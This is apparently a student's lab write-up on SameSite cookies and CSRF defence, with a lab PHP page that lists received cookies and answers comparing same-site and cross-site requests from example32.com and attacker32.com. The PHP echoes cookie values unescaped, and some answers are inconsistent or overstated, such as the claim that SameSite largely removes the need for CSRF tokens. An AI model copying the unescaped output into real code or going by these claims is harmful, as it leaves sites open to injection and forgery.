
Link A points to a page on example32.com
Link B points to a page on attacker32.com


showcookies.php
~/sns2025/lab5/Labsetup/image_www/defense

```php
<html>
<head><title>SameSite Cookie Experiment</title></head>
<style>
body{
      background-color: #D4EFDF;
      font-family: Arial, Helvetica, sans-serif;
      margin: 40px;
}
li { color: blue }
</style>
<body>

<h1>Displaying All Cookies Sent by Browser</h1>

<ul>
<?php
foreach ($_COOKIE as $key=>$val)
  {
    echo '<li><h3>'.$key.'='.$val."</h3></li>\n";
  }
?>
</ul>

<h2>Your request is a <font color='red'>
<?php
if(isset($_COOKIE['cookie-strict'])) {
   echo 'same-site ';
}
else {
   echo 'cross-site ';
}
?>
</font>
request!
</h2>

</body>
</html>
```

- ❖ Please describe what you see and explain why some cookies are not sent in certain scenarios.

1. Link A (Same-Site Request: **example32.com** → **example32.com**):
    - **All cookies** (cookie-normal, cookie-lax, cookie-strict) are sent to showcookies.php.
    - Reason: The request originates from the same site (example32.com), so all cookies (including SameSite) are attached by the browser.





2. Link B (Cross-Site Request: **attacker32.com → example32.com**):
    - **Only cookie-normal is sent**.
    - cookie-lax is not sent unless the request is a top-level navigation
    - cookie-strict is never sent in cross-site requests.
    - Reason:
        - SameSite=Lax: Cookies are sent only for safe HTTP methods (GET) in top-level navigations. For non-GET requests (POST) or embedded requests (images, scripts), cookies are blocked.
        - SameSite=Strict: Cookies are never sent in cross-site requests, regardless of the request type.
        - Normal Cookie: No restrictions; always sent.

Not Secure www.attacker32.com/testing.html

SameSite Cookie Experiment

A. Sending Get Request (link)

http://www.example32.com/showcookies.php

B. Sending Get Request (form)

some data

Submit (GET)

C. Sending Post Request (form)

some data


Submit (POST)

Not Secure www.example32.com/showcookies.php

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa

Your request is a cross-site request!



- please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

  The browser enforces the SameSite attribute when attaching cookies to requests:
  - If a request is **same-site** (example32.com → example32.com), all cookies (including SameSite) are sent.
  - If a request is **cross-site** (attacker32.com → example32.com), the browser checks the SameSite flag:
    - SameSite=None/Lax/Strict determines whether the cookie is included.
    - A missing cookie (cookie-strict in cross-site requests) indicates the request is cross-origin.

  By checking for the presence of SameSite cookies (session IDs), the server can infer whether the request originated from a same-site or cross-site context. If a critical cookie like a session ID is marked SameSite=Strict, its absence in a request strongly suggests a cross-site forgery attempt.

- Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks.
  1. Mark Session Cookies as SameSite=Strict or Lax:
     - Configure Elgg's session cookies with the SameSite attribute.
     - Example (PHP configuration):
     - php
     - Copy
     - Download
     - session_set_cookie_params(['samesite' => 'Strict']);
  2. Impact on CSRF Attacks:
     - SameSite=Strict: The session cookie is never sent in cross-site requests. Attackers cannot forge authenticated requests (profile edits) because the browser excludes the session cookie.

    - SameSite=Lax: The session cookie is only sent for safe top-level navigations (clicking a link). POST requests (common in CSRF attacks) would lack the session cookie, blocking the attack.
3. Benefits:
    - Eliminates the need for CSRF tokens in many cases.
    - Simplifies server-side logic by relying on browser-enforced cookie policies.